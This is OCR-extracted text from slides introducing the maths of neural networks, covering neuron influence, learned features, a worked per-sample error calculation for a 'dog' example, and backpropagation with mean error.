
Math of neural nets




weak influence




strong influence






difficult to trigger



easy to trigger

Models features (learned)

sample dog



network links

0.42

should be 1

error = 0.58

0.75

should be 0


error = 0.75

mean error

Total error for this sample: 0.75 + 0.58 = 1.33

Mean error for training samples used for updates


Math of learning: backpropagation



use errors to
update Bs

mean
error

Math of learning: backpropagation

